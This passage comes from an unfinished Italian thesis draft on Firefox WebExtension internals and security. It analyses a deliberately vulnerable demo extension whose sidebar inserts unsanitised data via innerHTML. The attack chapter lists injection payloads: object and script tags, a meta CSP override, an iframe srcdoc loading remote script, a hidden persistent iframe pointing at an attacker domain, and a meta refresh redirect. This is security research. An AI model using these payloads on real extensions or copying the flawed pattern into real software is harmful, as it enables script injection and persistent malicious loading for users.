Javascript è un linguaggio molto malleabile il che lo rende imprevedibile in una contesto di sicurezza, oggetti provenienti da compartimenti insicuri potrebbero venire adeguatamente modificati per ingannare gli script privilegiati ad eseguire codice malevolo; per arginare il problema Gecko fa uso dei wrapper Xray, che consentono accesso completo alla forma "base" dell'oggetto ignorando le modifiche attuate dagli script, il modo in cui viene ottenuta dipende dall'oggetto acceduto.

Gli elementi del DOM sono gli oggetti più comuni e hanno due implementazioni: una a livello Javascript che "vive" all'interno del proprio compartimento e memorizza lo stato corrente dell'oggetto, e una in codice nativo C++ che descrive la forma base dell'oggetto, quando il codice privilegiato deve accedere ad un elemento del DOM, gli viene restituito un wrapper Xray che mostra le proprietà della rappresentazione nativa. Alcuni oggetti esistono solo nel runtime Javascript, come gli `Array` o le `Promise`, allora si restringono le loro proprietà trattandoli come dizionari: metodi, getter e setter sono ignorati per impedire l'esecuzione di codice malevolo mentre il prototype di `Object` e `Array` viene rimpiazzato con il prototipo standard garantendo l'integrità.

Semmai il codice privilegiato avesse bisogno di conoscere lo stato corrente dell'oggetto la visione Xray può venire attenuata programmaticamente accedendo alla proprietà `.wrappedJSObject`, ma a questo punto non si avrebbero più garanzie di sicurezza su di esso, nè sui "figli".



## Chapter 5

# WebExtension nel dettaglio

Il codice del WebExtension framework può essere trovato nella cartella `toolkit/components/extensions/`, è composto da molti file che suddividerò in tre categorie: core, integrativi ed implementativi.

I file di **core** definiscono logica e strutture in ambiente nativo che verranno indirettamente utilizzate da tutti gli altri file, eseguono a livello di processo e svolgono ruoli di gestione della comunicazione tra processi e avviamento degli altri script.

I file detti **integrativi** definiscono la logica del framework, sono perlopiù moduli Javascripte lavorano a stretto contatto con i servizi e le utilities fornite da Gecko, come contesti di esecuzione Javascript, sandbox, storage e cache. Il loro compito è di gestire i dati delle estensioni nel Content Process ospite e sincronizzare le strutture di rappresentazione dell'estensione collocate sugli altri processi; per queste ragioni troviamo classi che coordinano l'invio e la ricezione di chiamate a procedure remote, classi per il setup e l'avviamento del contesto Javascriptin cui verrà eseguita l'estensione, parsing dei manifesti e degli schemi implementativi che descrivono gli api.

Infine gli script **implementativi** definiscono gli oggetti che l'api espone, ovvero quelli ospitati dall'oggetto **browser** menzionato nella Sezione 2.6. Curiosamente le definizioni di tali oggetti non sono note al framework a tempo di compilazione, ma vengono introdotte a runtime dal framework stesso attraverso schemi JSONche contengono metadati sugli api e referenze ai rispettivi script [10], infatti i file cosiddetti implementativi sono schemi JSON(indicizzati da `ext-toolkit.json` e collocati nella sottocartella `schemas/`) e script Javascriptche contengono il codice degli api esposti (residenti nelle sottocartelle `parent/` e `child/`). In questo capitolo illustrerò nel dettaglio i processi di gestione delle estensioni a runtime.

*continua,  
illustra il  
capitolo*

### 5.1 XPCOM

XPCOM Framework è un ambiente di sviluppo multi piattaforma che astrae elementi del sistema operativo, come la gestione della memoria, passing di messaggi e memoria condivisa, e fornisce interfacce di comunicazione tra linguaggi programmazione; è il collante fondamentale tra i processi e le componenti di Gecko. Tra le feature di XPCOM il sottosistema XPConnect offre un linguaggio per definire interfacce di programmazione chiamato `idl` ( Interface Definition Language ) e un

linguaggio per definire protocolli di comunicazione inter-processo ed RPC chiamato `ipdl` (Inte-process communication Protocol Definition Language); il file di definizione, sia esso `idl` o `ipdl`, viene compilato in rappresentazioni equivalenti nei linguaggi di destinazione mentre la logica è implementata dal programmatore usando uno dei linguaggi specificati, al momento XPConnect supporta C++, Rust, Python, Javascript e pochi altri, tutti impiegati nello sviluppo di Gecko.

Voglio aprire una parentesi di approfondimento su `ipdl` per fare chiarezza sul concetto di *Attore*, menzionato nelle sezioni successive. A differenza delle interfacce un protocollo ha bisogno di due entità, dette Attori, che utilizzino il protocollo per un fine di comunicazione, `ipdl` si riferisce ad essi come Parent e Child. Il Parent viene collocato sul processo che rimarrà attivo più a lungo, idealmente il genitore, mentre il Child è l'entità corrispondente attiva su un altro processo, idealmente figlio del primo. Durante la compilazione, XPConnect genera sia le strutture di rappresentazione dei protocolli che le interfacce di programmazione per gli attori, implementate allo stesso modo delle interfacce `idl`.

## 5.2 Loading

La vita di una estensione è legata a due classi: `AddonManager` ed `ExtensionProcessScript`, la prima è una classe singleton collocata nel Parent Process e responsabile della archiviazione degli Addon e delle estensioni (prima di supportare lo standard WebExtension, Firefox veniva espanso usando gli Addon, `AddonManager` è stata modificata successivamente per adattarsi al nuovo standard; quella degli Addon è una storia affascinante che si intreccia con l'evoluzione del sistema di sicurezza del browser). Quando una estensione viene installata è `AddonManager` a prendersi carico del collezionamento dei nuovi script nel database e di avviarli per la prima volta mentre il browser è in esecuzione; ma se `AddonManager` è situata nella memoria del Parent Process come può iniettare uno script su altri processi isolati? `ExtensionProcessScript` è un'altra classe singleton attiva su ogni Content Process, è incaricata di ottenere i dati e il codice delle estensioni e farne il setup preparandoli per il successivo utilizzo; inoltre è indirettamente responsabile dell'avvio all'interno del processo. Per rappresentare l'estensione `ExtensionProcessScript` istanzia un oggetto `WebExtensionPolicy` che ha la duplice funzione di astrarre l'estensione stessa e le informazioni di sicurezza associate tra cui l'entità di sicurezza, la Content Security Policy, l'Origin e altre proprietà interne; tutti gli oggetti menzionati sono descritti da interfacce `idl` ed implementati in codice nativo, eccetto `mozIExtensionProcessScript` scritto direttamente in Javascript.

## 5.3

## 5.4 L'estensione a runtime

//

## 5.5 L'api a runtime

Come viene creato l'ambiente di esecuzione dell'api?

come viene invocata una funzione?



## 5.6 Le difese delle estensioni

Nel Capitolo 4 ho discusso il sistema di sicurezza generale degli script in Firefox, in questa sezione si mostreranno le difese specifiche dell'ambiente WebExtension. Consci dei rischi dietro l'abuso del WebExtension API, gli sviluppatori mozilla hanno cercato di ridurre al minimo le feature accessibili alle estensioni facendo una distinzione netta fra gli script che interagiscono con il browser e gli script che interagiscono con le pagine.

### 5.6.1 I content script

In Manifest V2 i content script non hanno Content Security Policy, mentre in Manifest V3 sono soggetti alla CSP di default delle estensioni Sezione 5.6.2. A differenza dei background script il loro codice è ospitato in ogni Window Context che veda la propria origine tra le origini specificate nella voce "matches" del `manifest.json` dell'estensione. La figura 5.1 è un esempio di quanto detto, la voce "content\_scripts" è una lista di configurazioni dei content script introdotti dall'estensione, l'esempio dichiara un content script `content/csMain.js` che deve eseguirsi su tutte le origini che rispettano le espressioni regolari della voce "matches".

*in Capitolo 4 aggiungere sezione su Window context e browsing context*

```
"content_scripts" : [  
  {  
    "matches": [ "*/localhost/*", "*/127.0.0.1/*" ],  
    "js": [ "content/csMain.js" ],  
    "run_at": "document_end"  
  }  
],
```

Figure 5.1. Sezione `content_scripts` nel `manifest.json` di "vuln"

I content script possono accedere ad un insieme ristretto di WebExtension API, perlopiù event listener, servizi di messaging, conversione dei locales e storage.

### 5.6.2 I background script e la sidebar

Sugli script di background e le UI viene applicata una CSP di default modificabile soltanto dal `manifest.json` dell'estensione, i dettagli della policy differiscono tra Manifest V2 e V3. Nella mia ricerca ho trattato solo la versione 2 del manifest pertanto tratterò solo le specifiche di quest'ultima. La CSP di background è più severa rispetto ai content script volta a restringere le origini da cui caricare codice Javascripte pratiche di programmazione potenzialmente insicure, la specifica standard del manifest V2 è:

```
1 "script-src 'self'; object-src 'self';"  
2
```

Nel pratico la riga precedente si traduce in quattro restrizioni:

- Risorse `<script>` e `<object>` possono essere caricate solo da origini locali all'estensione (ovvero file collocati nella stessa cartella). Tutte le richieste che cercheranno di includere codice nella pagina proveniente da origini considerate insicure verranno bloccate silenziosamente.
- Non è concesso valutare stringhe come codice Javascript. L'uso di funzioni come `eval()`, `setTimeout()`, `setInterval()` e `Function()` per eseguire il contenuto di stringhe come codice Javascript viene bloccato silenziosamente.
- Non è consentito eseguire codice Javascript inline. Con codice inline si intende codice Javascript hard-coded in elementi html, come quello contenuto nel tag `<script>` quando non viene utilizzato per includere file script. Un esempio è l'abuso degli event listener dichiarabili direttamente sui tag html per eseguire Javascript malevolo:
 

```

```

*due parole su  
webassembly*

- Non è consentito eseguire codice WebAssembly.

Questa politica è applicata su ogni estensione che non abbia esplicitamente modificato la voce `"content_security_policy"` del suo `manifest.json` e non è modificabile programmaticamente.

*forse questa  
sezione  
dovrebbe  
stare in  
Capitolo 5*

### 5.6.3 API

L'implementazione del WebExtension API è collocata nel Parent Process all'interno di una Sandbox che esegue come Entità di Sistema Sezione 4.2.4 ed ha accesso a molti servizi del browser (vedi `ExtensionCommon.sys.mjs` . `_createExtGlobal()`).

## Chapter 6

# Analisi di *"vuln"*

Questo capitolo illustra gli script e le componenti che verranno abusate dagli attacchi discussi nel Capitolo 7. La Sezione 6.1 tratta l'analisi del manifest, file di presentazione sia per le estensioni che per questo capitolo, a seguire la Sezione 6.2 discuterà del codice dietro la sidebar di *"vuln"* e le istruzioni responsabili di aver introdotto la vulnerabilità nell'estensione, infine nella Sezione 6.3 si mostra il codice del content script che giocherà un ruolo chiave durante gli attacchi.

### 6.1 Il manifest.json

Ora che l'ambiente WebExtension è stato discusso approfonditamente è il momento di osservare una estensione fatta e finita e comprendere se frammenti di codice vulnerabile possano costituire realmente una minaccia per l'utente che l'ha installata. L'analisi incomincia dal `manifest.json` dell'estensione riportato nel listato seguente:

```

1      {
2          "manifest_version": 2,
3          "name": "vuln",
4          "version": "1.0",
5          "description": "vuln",
6
7          "content_scripts" : [
8              {
9                  "matches": [ "*/://localhost/*", "*/://127.0.0.1/*", "*/://
www.attacker.xyz/*" ],
10                 "js": ["content/csMain.js"],
11                 "run_at": "document_end"
12             }
13         ],
14
15         "sidebar_action": {
16             "default_title": "Vuln sidebar",
17             "default_panel": "sidebar/page.html"
18         },
19
20         "background" : {
21             "page": "background/bgPage.html",
22             "persistent": false

```

```

23         },
24
25         "permissions": [
26             "storage"
27         ]
28     }
29

```

Gia dalla prima voce otteniamo una informazione importante, si tratta di un Manifesto Versione 2, questo significa che i content script non saranno soggetti a restrizioni di Content Security Policy. La voce "content\_scripts" di "vuln" dichiara un solo content script attivo su qualsiasi pagina ospitata dalla lista "matches" di pattern d'origine, i tre pattern di "vuln" sono da interpretare come: *"qualsiasi porta e qualsiasi protocollo sui domini localhost, 127.0.0.1 e www.attacker.xyz"*, il codice dello script si trova nel file `content/csMain.js` e deve essere eseguito alla fine del caricamento della pagina (voce "run\_at"), probabilmente perché avrà bisogno di accedere ad elementi del documento html, elementi che devono avere il tempo di essere caricati. La voce "sidebar\_action" dichiara che l'estensione intende aggiungere un pannello di sidebar che visualizza il documento `sidebar/page.html` il cui fine è ancora ignoto, analogamente il browser dovrà ospitare anche una finestra in background `background/bgPage.html`, entrambe queste finestre avranno accesso all'api "storage" come indicato nell'ultima voce "permissions"; pertanto è lecito supporre che almeno una di esse ospiti codice Javascripte memorizzi dati nello storage.

## 6.2 La sidebar

Come detto nella Sezione 3.3, per costruzione sappiamo già che la vulnerabilità risiede nella logica della sidebar. I listati seguenti mostrano rispettivamente il codice html del documento visualizzato nella sidebar e lo script che ne determina il comportamento:

```

1 <!doctype html>
2 <html>
3   <head>
4     <meta charset="utf-8" />
5     <link rel="stylesheet" href="page.css" />
6     <script src="../shared/archive.js"></script>
7     <script defer src="sbMain.js"></script>
8
9   </head>
10
11   <body>
12     <p>Archive:</p><br/>
13     <section id="output"></section>
14   </body>
15 </html>
16

```

**Listing 6.1.** Contenuto di sidebar/page.html

```

1
2 const output = document.getElementById("output");

```

```
3
4 function updateArchiveView(arch) {
5
6     output.innerHTML = "";
7
8     for ( let data of arch ) {
9         let container = document.createElement("div");
10        let keyField = document.createElement("span");
11        let valField = document.createElement("span");
12        let br = document.createElement("br");
13
14        keyField.innerHTML = data.key + ": ";
15        valField.innerHTML = data.value;
16
17        container.appendChild( keyField );
18        container.appendChild(valField);
19        container.appendChild(br);
20
21        output.appendChild(container);
22    }
23 }
24
25 function main() {
26     getArchive()
27     .then( updateArchiveView );
28
29     addArchiveChangeListener( (storage) => { updateArchiveView(
30         storage[ARCHIVE_NAME].newValue ) } );
31 }
32 window.onload = main
33
```

**Listing 6.2.** Contenuto di sidebar/sbMain.js

Il codice della pagina non contiene informazioni rilevanti eccetto gli script inclusi a righe 6 e 7. `../shared/archive.js` è uno script di utility sul quale non mi soffermerò, basti sapere che dichiara le funzioni `getArchive()` e `addArchiveListener()`, rispettivamente per ottenere l'archivio di storage e registrare un listener richiamato al cambiamento dei dati nello storage, mentre `sbMain.js` è lo script dietro al comportamento della pagina. La sua logica è semplice: la funzione `updateArchiveView()` ottiene in input una lista di oggetti contenenti una coppia `key` e `value`, per ognuno di essi inserisce nel documento due elementi html `<span>` che mostrano il valore di `key` e `value` rispettivamente; `updateArchiveView` viene invocata al caricamento della finestra e ogni volta che l'archivio è modificato. A righe 14 e 15 della funzione si trova la vulnerabilità, l'assegnazione diretta dei valori all'attributo `.innerHTML` degli elementi `<span>`.

Seppure appaia come attributo, la proprietà `.innerHTML` è in realtà una coppia di metodi getter/setter, quando si assegna un valore viene richiamato il metodo setter che inserisce il valore tra il tag iniziale e terminale dell'elemento modificato come codice html valido che verrà eseguito all'inserimento nella pagina. Di conseguenza se `key` o `value` dovessero essere stringhe contenenti sintassi html allora verrebbero eseguite aprendo la strada a una possibile compromissione della pagina, ma da dove provengono i valori della coppia?

### 6.3 Il content script

Dal punto di vista del sistema di sicurezza il codice del content script è considerato una Entità Estesa (vedi Sezione 4.2.4) che ha come oggetto globale la `window` della pagina web su cui sta venendo eseguita, la quale però è una Entità di Contenuto; pertanto secondo la Security Policy di Firefox (vedi Sezione 4.2.1) i content script hanno una visione ridotta degli oggetti del DOM (vedi Sezione 4.2.5). Per avere visione delle proprietà reali il content script deve mitigare lo strato di sicurezza e ottenere l'oggetto sottostante, a questo serve l'attributo `.wrappedJSObject`, richiamabile dagli script su oggetti collocati in compartimenti meno "privilegiati". Terminato il preambolo, ecco riportato il codice Javascript dietro al content script di "vuln":

```

1
2 const getPayload = ( obj ) => {
3
4     if ( obj instanceof Document ) {
5         // Cerca Elementi "key" e "value" nel document
6         obj = obj.wrappedJSObject;
7         return {
8             key: obj.getElementById("key").innerHTML,
9             value: obj.getElementById("value").innerHTML
10        };
11    }
12    else if ( obj instanceof Event ) {
13        // Cerca attributi "key" e "value" nei dettagli dell'evento
14        custom
15        obj = obj.wrappedJSObject;
16        return {
17            key: obj.detail.key,
18            value: obj.detail.value,
19        }
20    }
21    else
22        throw new Error("Cannot recover payload from this object");
23 }
24
25 window.addEventListener( "trigger", (ev) => {
26     const payload = getPayload( ev );
27     payload && browser.runtime.sendMessage( payload );
28 } )
29
30 window.onload = () => {
31     const payload = getPayload( document )
32     payload && browser.runtime.sendMessage( payload );
33 }
34
35

```

La funzione `getPayload` definita nelle prime righe del file estrapola la coppia `key value` dall'oggetto passato come argomento che può essere istanza di un documento DOM o di un evento. Se si tratta di un documento allora i dati vengono cercati nel contenuto della pagina come testo html racchiuso rispettivamente nel corpo degli elementi `key` e `value`; invece se l'oggetto è un evento allora i dati sono estrapolati dal suo campo `.detail`. In entrambi i casi la visione Xray deve essere

disattivata. Infine il ritrovamento della coppia viene notificato al runtime e i dati inviati come corpo del messaggio, successivamente lo script di background li immagazzinerà nello storage per poter essere letti e visualizzati dalla sidebar.

Sui dati non viene fatto alcun controllo né sul tipo, né sul contenuto né sulla loro integrità per cui il codice della sidebar non ha modo di sapere se le stringhe che sta inserendo nella propria finestra contengano sequenze di caratteri potenzialmente malevoli.





## Chapter 7

# Attaccando *"vuln"*

si insomma dopo tutta sta trafila giungiamo ai fatti.

### 7.1 Il sito dell'attaccante

Come visto nella Sezione 6.3 il punto d'ingresso all'inezione deve essere una pagina web (ospitata dall'URL controllato dall'attaccante o su un host locale) che contenga due elementi html identificati dall'attributo `id` con valore `key` o `value`, oppure che lanci l'evento `"trigger"`.

Il listato 7.1 mostra il codice che da ora in poi verrà usato come base per tutti gli attacchi che seguiranno:

```

1      <!DOCTYPE html>
2      <html>
3          <head>
4          </head>
5          <body>
6              <span id="key">chiave</span>
7              <span id="value">valore</span>
8
9              <input id="btnTrigger" type="button" value="TRIGGER">
10
11              <script defer>
12                  btnTrigger.onclick = () => {
13                      window.dispatchEvent( new CustomEvent("trigger", {
14                          detail:{
15                              key: "ev_chiave",
16                              value: "ev_valore"
17                          }
18                      } ))
19                  }
20              </script>
21          </body>
22      </html>
23

```

**Listing 7.1.** codice html della pagina di attacco

Righe 6-7 sono gli elementi cercati dal content script, il testo contenuto nei tag `<span>` costituisce i valori, mentre l'elemento a riga 9 è un bottone programmato

dallo script a riga 11 e quando viene premuto lancia l'evento "trigger". L'utilizzo di un bottone per il controllo dell'evento è puramente a scopo dimostrativo e non ne influenza la cattura da parte del content-script. La figura 7.1 mostra un esempio di funzionamento dell'estensione, il riquadro sulla destra mostra la pagina dell'attaccante mentre il riquadro sulla sinistra visualizza la finestra della sidebar nella quale si distinguono i dati ottenuti dalla pagina dell'attaccante dove *chiave:valore* proviene dagli elementi `<span>` e *ev\_chiave:ev\_valore* dal contenuto dell'evento.




Figure 7.1. Esempio di cattura e visualizzazione dei dati da parte dell'estensione

## 7.2 Primi tentativi

Munito della pagina di exploit, ho dovuto prima di tutto confermare le assunzioni sul codice vulnerabile e testare le restrizioni note; come payload iniziale ho scelto di iniettare uno ad uno questi tag nel campo `value` dell'evento:

```
1 <script src="sbMain.js" type="text/javascript">
2 <object data="javascript:location.href='about:blank' ">
3 
```

tutti hanno cercato di eseguire codice javascript e tutti hanno fallito, cerchiamo di capire le motivazioni dietro questo risultato.

### Primo payload

```
1 <script src="sbMain.js" type="text/javascript">
```

Il primo è un semplice tag script che esegue codice ottenuto dal file locale `sbMain.js`, gli obiettivi di questo payload sono due: scoprire se lo script venga incluso e scoprire che cosa sia considerato "locale" nel contesto della sidebar. Il risultato atteso era un errore di Content Security Policy che bloccasse l'esecuzione dello script a fronte dell'inclusione del tag nello schema html; il tag è stato inserito ma nessun errore è

apparso sulla console e non c'è stata alcuna esecuzione del codice Javascript. La ragione sta proprio nell'utilizzo del setter `.innerHTML`, come specificato nella documentazione i tag `<script>` inseriti con questo metodo non saranno eseguiti per ragioni di sicurezza [2]; torneremo su questo punto nella Sezione ??.

*fix*

### Secondo payload

```
1 <object data="javascript:location.href='about:blank'">
```

Questo payload è un classico bypass della restrizione di sicurezza su `.innerHTML` che ha impedito al payload precedente di essere eseguito, si tratta di un tag `<object>` che contiene una risorsa ottenuta dall'URL specificato nel campo `data`. Come il lettore avrà notato l'URL del payload è diverso dagli altri, infatti è un booklet, un tipo di URI caratterizzato dal protocollo `javascript:` che esegue codice Javascript quando interpretato; in questo caso il codice in questione redirige la finestra corrente sulla pagina `about:blank`, o almeno è ciò che accadrebbe in una pagina web con una Content Security Policy blanda ma nel caso della sidebar il risultato atteso è il lancio di un errore di sicurezza che blocca l'esecuzione dello script. Sotto questa ottica si potrebbe dire che il test ha avuto successo, dal punto di vista dell'attaccante un po' meno.

La sidebar include correttamente il tag nella sua finestra ma la CSP dell'estensione identifica un tentativo d'esecuzione di script-inline e lo blocca. Ne deduco che anche inserendo booklet nelle proprietà di altri tag la CSP verrà comunque allertata.

### Terzo payload

```
1 
```

L'ultimo payload tenta di ottenere una risorsa immagine da un URL terzo e redirigere la pagina quando l'elemento è stato caricato. L'attributo `onload` specifica il codice javascript da eseguire, già discusso nella sezione precedente. Poiché la CSP delle estensioni restringe solo l'origine degli script mi aspetto che l'immagine venga visualizzata nella sidebar ma il codice non sia eseguito. L'iniezione del tag conferma entrambe le ipotesi dimostrando che è effettuare richieste a qualsiasi url, mentre il contenuto di `onload` viene segnalato come script-inline e bloccato.

*possible?*

## 7.3 Bypass delle restrizioni

I test precedenti hanno evidenziato le due maggiori difficoltà dietro l'iniezione di script, `.innerHTML` impedisce l'uso di tag `<script>` approcci volti all'inclusione di script locali e la CSP della pagina nullifica le tecniche comuni di bypass di questo problema. Nelle sezioni che seguono discuto dei tentativi di mitigazione delle restrizioni e di quali impedimenti ho incontrato lungo il percorso.

*fix italiano*

### 7.3.1 Override via tag <meta>

In HTML5 è presente un tag dalle proprietà peculiari, si tratta del tag <meta>. Nella documentazione mozilla viene introdotto come *"un elemento che rappresenta metadati non esprimibili attraverso altri tag relativi a metadati, come <base>, <link>, <script>, <style> o <title>"* [1]. Questo tag permette di specificare una coppia chiave-valore, a seconda dei dati di questa coppia l'effetto sulla pagina può variare da semplici informazioni aggiuntive a modifiche ai metadati di sicurezza o della pagina stessa. Per i miei scopi ho fatto uso dell'attributo `http-equiv`.

Sempre la documentazione mozilla afferma: *"Se l'attributo `http-equiv` è impostato, l'elemento <meta> è una direttiva pragma fornente informazioni equivalenti a quelle che verrebbero date da un header HTTP dotato di un nome simile"* [1]. La Content Security Policy di una risorsa web viene solitamente specificata da un header HTTP della risposta oppure dal tag <meta> impostando `"content-security-policy"` come valore dell'attributo `http-equiv` e la politica desiderata come valore dell'attributo `content`, così:

```
1 <meta http-equiv="Content-Security-Policy" content="script-src unsafe
  -inline" />
```

Non si capisce quale e'

Il codice 7.3.1 indica al browser che la Content Security Policy della pagina autorizza l'esecuzione di script-inline come quelli bloccati nei miei primi tentativi.

A fronte di queste informazioni ho costruito un nuovo payload che sovrascriveva la CSP della pagina ed eseguisse Javascriptinline, il listato sottostante mostra tale codice:

```
1 <meta http-equiv="Content-Security-Policy" content="script-src
  unsafe-inline" />
2 <object data="javascript:location.href='about:blank' ">
```

Purtroppo neanche questo test ha avuto successo, la console mi ha restituito un errore di Content Security Policy affermando che lo script-inline violasse la CSP della pagina. La causa di questo fallimento è dovuta ad un'altra misura di sicurezza specifica delle WebExtension: la CSP di default può essere modificata soltanto dalla voce `"content_security_policy"` del `manifest.json` (vedi Sezione 5.6.2).

NO, oltre a questo ci sono due requisiti: 1- deve esserci 'self', 2- non può esserci 'unsafe-inline'

### 7.3.2 Inclusione di <iframe>

Un tag <iframe> rappresenta un Browsing Context innestato nella pagina che lo ospita, il suo contenuto dipende dall'attributo `src` che specifica l'URI sorgente della sotto-finestra. Trattandosi di un Browsing Context indipendente si deduce che il compartimento dell'<iframe> sia separato da quello del genitore e innestando una pagina controllata dall'attaccante gli script interni all'iframe otterranno un wrapper cross-origin o addirittura opaco della finestra esterna (vedi Sezione 4.2.1).

Esiste però un altro attributo chiamato `srcdoc` il cui valore è interpretato come codice html della pagina innestata; abilitando l'inclusione di script esterni a fine dimostrativo, possiamo notare che il compartimento di un iframe si costruisce è considerato same-origin con il suo contenitore. Il listato 7.2 è un payload costruito per dimostrare le proprietà di un <iframe> che definisce il proprio codice di pagina mentre la figura 7.2 mostra il risultato dell'iniezione. Il piccolo riquadro bordato di


Aggiungere Browsing e Window context al capitolo sicurezza

nero all'interno della sidebar è l'iframe iniettato, le stringhe `Self=` e `Parent=` sono state inserite nella pagina dal codice di `http://localhost/code.js` e mostrano l'origine dell'iframe stesso e della pagina contenitore rispettivamente. Riporto il testo di `Parent=` troncato dall'immagine:

`Parent=moz-extension://ee77424a-5839-4f17-a837-6c1d6d12eed9/sidebar/page.html`

```
1 <iframe srcdoc="<html><body><script src=http://localhost/code.js ><\/
  script><\/body><\/html>">
```

**Listing 7.2.** iframe costruito con `srcdoc`



**Figure 7.2.** Un iframe iniettato nella sidebar che mostra l'origine associata a se e alla finestra genitore

Da questo test si estrapolano tre punti importanti:

1. Seppure dal punto di vista dell'<iframe> la propria origine sia `about:srcdoc`, è comunque considerato same-origin dal genitore ed ha accesso al WebExtensionAPI
2. L'URI di una estensione è un uuid prefisso dal protocollo `moz-extension://`, potenzialmente navigabile.
3. Il lettore attento avrà notato che (al dilà della Content Security Policy) è stato possibile includere ed eseguire codice Javascript nell'iframe, e quindi nella pagina della sidebar, nonostante il setter `.innerHTML`.

## 7.4 Sfruttare la vulnerabilità

Seppure non sia riuscito ad eseguire codice arbitrario, l'attaccante può comunque disturbare il corretto funzionamento dell'estensione combinandone sapientemente

le caratteristiche con i risultati ottenuti in precedenza. Come verrà discusso nelle sezioni seguenti, il livello di danno provocato da queste tecniche dipende molto dalle funzionalità e dai file accessibili all'estensione. Sotto questa luce quello di "vuln" è un ambiente piuttosto magro che non rende onore ai risultati ottenibili con estensioni più complesse eppure sufficiente ai fini dimostrativi dell'articolo.

#### 7.4.1 Script persistente

L'attaccante potrebbe non essere interessato agli api accessibili dal codice iniettato ma alla frequenza con cui viene eseguito o alla sua persistenza sulla macchina della vittima, in questi termini si pensi ai crypto-miner o agli ad-ware, programmi che necessitano di rimanere in esecuzione quanto più a lungo possibile. Non è raro trovare link ingannevoli che conducono (più o meno volontariamente) la vittima su una pagina web ospitante Javascriptmalevolo, ma tutti questi malware si imbattono nel problema della volatilità della pagina ospite che potrebbe venir chiusa in qualsiasi momento. Negli anni sono state sviluppate tecniche per celare la finestra agli occhi dell'utente cercando di mantenerla attiva il più a lungo possibile (si pensi ai pop-under), ma una estensione vulnerabile che visualizzi di frequente dati immagazzinati in uno storage persistente fornirebbe agli sviluppatori di malware un modo più silenzioso e robusto di archiviare link ai propri script.

Il Listato 7.4.1 mostra il codice html per iniettare un `<iframe>` invisibile all'utente contenente una pagina che immaginiamo svolga un qualche task malevolo a lungo termine.

```
1 <iframe src=http://www.attacker.xyz/task.html style="position:
  absolute; width:0; height:0; border:0;" >
```


Dopo essere stato inviato allo script in background, il payload viene salvato nella storage ed iniettato in modo automatico nella finestra della sidebar ad ogni apertura. Nell'ipotesi che la sidebar venga aperta almeno una volta per ogni sessione di utilizzo del browser, l'attaccante avrà la quasi certezza che il task malevolo verrà eseguito con frequenza.

#### 7.4.2 Redirect della pagina

Seppure il tag `<meta>` possa sovrascrivere la CSP della pagina, nella Sezione 7.3.1 sono state discusse le ragioni per cui non sia possibile nel contesto delle estensioni, ma nonostante ciò il tag `<meta>` mi ha permesso di ottenere un attacco di Denial Of Service sulla finestra della sidebar. Oltre alla chiave "content-security-policy" l'attributo `http-equiv` accetta un'altro pseudo-header HTTP, "refresh". La chiave "refresh" impone alla pagina di essere ricaricata o reindirizzata su un'altro dominio dopo un periodo di timeout arbitrario, la sintassi appare così:

```
1 <meta http-equiv="refresh" content="1; http://www.attacker.xyz/" >
```

